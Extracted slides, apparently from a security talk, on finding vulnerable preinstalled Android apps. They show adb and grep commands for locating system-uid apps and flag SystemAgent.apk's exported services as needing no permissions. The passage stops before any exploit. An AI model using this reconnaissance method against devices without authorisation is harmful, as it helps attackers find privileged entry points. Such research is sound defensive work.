
A terminal window titled "permissions – bash – 68x40" showing the output of the command "adb shell ls -l /dev/block". The output lists numerous block devices, mostly named "loop" followed by a number (0 through 9) or "mmcblk0p" followed by a number (0 through 9). Each entry shows the file type (brw), owner (root), group (root), permissions (7, 179, or 179, 0), creation date (e.g., 1970-03-22 12:56), and device name.

File Type	User	Group	Permissions	Date	Name
brw-----	root	root	7,	0 1970-03-22 12:56	loop0
brw-----	root	root	7,	1 1970-03-22 12:56	loop1
brw-----	root	root	7,	2 1970-03-22 12:56	loop2
brw-----	root	root	7,	3 1970-03-22 12:56	loop3
brw-----	root	root	7,	4 1970-03-22 12:56	loop4
brw-----	root	root	7,	5 1970-03-22 12:56	loop5
brw-----	root	root	7,	6 1970-03-22 12:56	loop6
brw-----	root	root	7,	7 1970-03-22 12:56	loop7
brw-----	root	root	179,	0 1970-03-22 12:56	mmcblk0
brw-----	root	root	179,	1 1970-03-22 12:56	mmcblk0p1
brw-----	root	root	179,	10 2015-08-03 11:24	mmcblk0p10
brw-----	root	root	179,	11 1970-03-22 12:56	mmcblk0p11
brw-----	root	root	179,	12 1970-03-22 12:56	mmcblk0p12
brw-----	root	root	179,	13 1970-03-22 12:56	mmcblk0p13
brw-----	root	root	179,	14 1970-03-22 12:56	mmcblk0p14
brw-----	root	root	179,	15 1970-03-22 12:56	mmcblk0p15
brw-----	root	root	179,	16 1970-03-22 12:56	mmcblk0p16
brw-----	root	root	179,	17 1970-03-22 12:56	mmcblk0p17
brw-----	root	root	179,	18 1970-03-22 12:56	mmcblk0p18
brw-----	root	root	179,	19 1970-03-22 12:56	mmcblk0p19
brw-----	root	root	179,	2 1970-03-22 12:56	mmcblk0p2
brw-----	root	root	179,	20 1970-03-22 12:56	mmcblk0p20
brw-----	root	root	179,	21 1970-03-22 12:56	mmcblk0p21
brw-----	root	root	179,	22 1970-03-22 12:56	mmcblk0p22
brw-----	root	root	179,	23 1970-03-22 12:56	mmcblk0p23
brw-----	root	root	179,	24 1970-03-22 12:56	mmcblk0p24
brw-----	root	root	179,	25 1970-03-22 12:56	mmcblk0p25
brw-----	root	root	179,	26 1970-03-22 12:56	mmcblk0p26
brw-----	root	root	179,	27 1970-03-22 12:56	mmcblk0p27
brw-----	root	root	179,	28 1970-03-22 12:56	mmcblk0p28
brw-----	root	root	179,	29 1970-03-22 12:56	mmcblk0p29
brw-----	root	root	179,	3 1970-03-22 12:56	mmcblk0p3
brw-----	root	root	179,	30 1970-03-22 12:56	mmcblk0p30
brw-----	root	root	179,	4 1970-03-22 12:56	mmcblk0p4
brw-----	root	root	179,	5 1970-03-22 12:56	mmcblk0p5
brw-----	root	root	179,	6 1970-03-22 12:56	mmcblk0p6
brw-----	root	root	179,	7 1970-03-22 12:56	mmcblk0p7
brw-----	root	root	179,	8 1970-03-22 12:56	mmcblk0p8
brw-----	root	root	179,	9 1970-03-22 12:56	mmcblk0p9

# APPLICATIONS

Most are boring


- Look for system/radio/etc apps
- Debug/Diag apps are gold mines
- Look for fun Android permissions
- Look for jni usage
- Look Runtime.exec() usage
- Look for file permission changes
- Look for reads/writes to files



```
shell@Yaris5NA:/ $ cd /system/app
shell@Yaris5NA:/system/app $ ls *.apk
AntHalService.apk
BasicDreams.apk
BatteryWarning.apk
Bluetooth.apk
BluetoothExt.apk
Calculator.apk
Calendar.apk
CellBroadcastReceiver.apk
CertInstaller.apk
DocumentsUI.apk
DownloadProviderUi.apk
DrmProvider.apk
Email.apk
Exchange2.apk
FMRecord.apk
Galaxy4.apk
GsmTuneAway.apk
HTMLViewer.apk
HoloSpiralWallpaper.apk
InterfacePermissions.apk
JrdElabel.apk
JrdFotaService.apk
JrdGallery.apk
JrdLauncher.apk
JrdLockscreen.apk
JrdNAMPProgram.apk
JrdNetworkReset.apk
JrdSosContacts.apk
KeyChain.apk
LatinIME.apk
LiveWallpapers.apk
LiveWallpapersPicker.apk
MagicSmokeWallpapers.apk
Music.apk
NoiseField.apk
PacProcessor.apk
PackageInstaller.apk
PartnerBookmarksProvider.apk
```

# APPLICATIONS

Most are boring



```
Last login: Mon Aug  3 11:28:08 on ttys000
Jons-Mac-Pro:system jcase$ grep -r uid.system --include=AndroidManifest.xml *
app/AntHalService.apk.out/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="android.uid.system" package="com.dsi.ant.server">
app/BatteryWarning.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:versionCode="19" android:versionName="4.4.2-v4FAZ-0-0" package="com.jrdcom.batterywarning"
app/com.qualcomm.location.apk.out/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="android.uid.system" coreApp="true" package="com.qualcomm.location">
app/JrdFotaService.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:versionCode="1" android:versionName="1.0" package="com.jrdcom.fota"
app/JrdLockscreen.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:versionCode="1" android:versionName="1.0" package="com.jrdcom.lockscreen"
app/JrdNAMProgram.apk.out/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="android.uid.system" package="com.jrdcom.namprogram">
app/JrdNetworkReset.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:versionCode="1" android:versionName="1.0" package="com.jrdcom.networkreset"
app/JrdSosContacts.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:versionCode="19" android:versionName="4.4.2-v4FAZ-0-0" package="com.jrdcom.soscontacts"
app/KeyChain.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:versionCode="19" android:versionName="4.4.2-v4FAZ-0-0" package="com.android.keychain"
app/SoundRecorder.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:versionCode="19" android:versionName="4.4.2-v4FAZ-0-0" package="com.tct.soundrecorder"
app/SuperEngineerMode.apk.out/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="android.uid.system" package="com.tcl.engineermode">
app/SystemAgent.apk.out/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="android.uid.system" package="com.qualcomm.agent">
priv-app/DRXSwitch.apk.out/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="android.uid.system" coreApp="true" package="tct.drxSwitch">
priv-app/FusedLocation.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:versionCode="19" android:versionName="4.4.2-v4FAZ-0-0" package="com.android.location.fused" coreApp="true"
priv-app/InputDevices.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:
```

- Best app targets run as the system user
- grep -r uid.system --include=AndroidManifest.xml \*

# ANDROID MANIFEST



SystemAgent.apk

- sharedUserId
- Permissions Used
- Services

```
<manifest android:sharedUserId="android.uid.system"
    android:versionCode="19"
    android:versionName="4.4.2-v4FAZ-0-0"
    package="com.qualcomm.agent"
    xmlns:android="http://schemas.android.com/apk/res/android">
<uses-sdk android:minSdkVersion="8"
    android:targetSdkVersion="19" />
<uses-permission
    android:name="android.permission.WRITE_SETTINGS" />
<uses-permission android:name="android.permission.REBOOT" />
<uses-permission
    android:name="android.permission.WRITE_SECURE_SETTINGS" />
<application>
    <service android:name="com.qualcomm.agent.SystemAgent">
        <intent-filter>
            <action android:name="android.system.agent" />
            <category
                android:name="android.intent.category.DEFAULT" />
        </intent-filter>
        <intent-filter>
            <action android:name="android.system.fullagent" />
            <category
                android:name="android.intent.category.DEFAULT" />
        </intent-filter>
    </service>
    <service
        android:name="com.qualcomm.agent.PhoneProcessAgent"
        android:process="com.android.phone">
        <intent-filter>
            <action android:name="android.phoneprocess.agent" />
            <category
                android:name="android.intent.category.DEFAULT" />
        </intent-filter>
    </service>
</application>
</manifest>
```

# ANDROID MANIFEST

SystemAgent.apk

- sharedUserId
- Permissions Used
- Services



```
<manifest android:sharedUserId="android.uid.system"
    android:versionCode="19"
    android:versionName="4.4.2-v4FAZ-0-0"
    package="com.qualcomm.agent"
    xmlns:android="http://schemas.android.com/apk/res/android">
<uses-sdk android:minSdkVersion="8"
    android:targetSdkVersion="19" />
<uses-permission
    android:name="android.permission.WRITE_SETTINGS" />
<uses-permission android:name="android.permission.REBOOT" />
<uses-permission
    android:name="android.permission.WRITE_SECURE_SETTINGS" />
<application>
    <service android:name="com.qualcomm.agent.SystemAgent">
        <intent-filter>
            <action android:name="android.system.agent" />
            <category
                android:name="android.intent.category.DEFAULT" />
        </intent-filter>
        <intent-filter>
            <action android:name="android.system.fullagent" />
            <category
                android:name="android.intent.category.DEFAULT" />
        </intent-filter>
    </service>
    <service
        android:name="com.qualcomm.agent.PhoneProcessAgent"
        android:process="com.android.phone">
        <intent-filter>
            <action android:name="android.phoneprocess.agent" />
            <category
                android:name="android.intent.category.DEFAULT" />
        </intent-filter>
    </service>
</application>
</manifest>
```

# ANDROID MANIFEST

SystemAgent.apk

- sharedUserId
- Permissions Used
- Services - no permissions required!
- Follow all entry points, follow all paths!



```
<manifest android:sharedUserId="android.uid.system"
    android:versionCode="19"
    android:versionName="4.4.2-v4FAZ-0-0"
    package="com.qualcomm.agent"
    xmlns:android="http://schemas.android.com/apk/res/android">
<uses-sdk android:minSdkVersion="8"
    android:targetSdkVersion="19" />
<uses-permission
    android:name="android.permission.WRITE_SETTINGS" />
<uses-permission android:name="android.permission.REBOOT" />
<uses-permission
    android:name="android.permission.WRITE_SECURE_SETTINGS" />
<application>
    <service android:name="com.qualcomm.agent.SystemAgent">
        <intent-filter>
            <action android:name="android.system.agent" />
            <category
                android:name="android.intent.category.DEFAULT" />
        </intent-filter>
        <intent-filter>
            <action android:name="android.system.fullagent" />
            <category
                android:name="android.intent.category.DEFAULT" />
        </intent-filter>
    </service>
    <service
        android:name="com.qualcomm.agent.PhoneProcessAgent"
        android:process="com.android.phone">
        <intent-filter>
            <action android:name="android.phoneprocess.agent" />
            <category
                android:name="android.intent.category.DEFAULT" />
        </intent-filter>
    </service>
</application>
</manifest>
```

# ANDROID MANIFEST

SystemAgent.apk

- Remember my goal?
- Qualcomm baby!




```
<manifest android:sharedUserId="android.uid.system"
    android:versionCode="19"
    android:versionName="4.4.2-v4FAZ-0-0"
    package="com.qualcomm.agent"
    xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-sdk android:minSdkVersion="8"
        android:targetSdkVersion="19" />
    <uses-permission
        android:name="android.permission.WRITE_SETTINGS" />
    <uses-permission android:name="android.permission.REBOOT" />
    <uses-permission
        android:name="android.permission.WRITE_SECURE_SETTINGS" />
    <application>
        <service android:name="com.qualcomm.agent.SystemAgent">
            <intent-filter>
                <action android:name="android.system.agent" />
                <category
                    android:name="android.intent.category.DEFAULT" />
            </intent-filter>
            <intent-filter>
                <action android:name="android.system.fullagent" />
                <category
                    android:name="android.intent.category.DEFAULT" />
            </intent-filter>
        </service>
        <service
            android:name="com.qualcomm.agent.PhoneProcessAgent"
            android:process="com.android.phone">
            <intent-filter>
                <action android:name="android.phoneprocess.agent" />
                <category
                    android:name="android.intent.category.DEFAULT" />
            </intent-filter>
        </service>
    </application>
</manifest>
```

# SYSTEM AGENT

Story of a privileged application

Vuln counter: 0



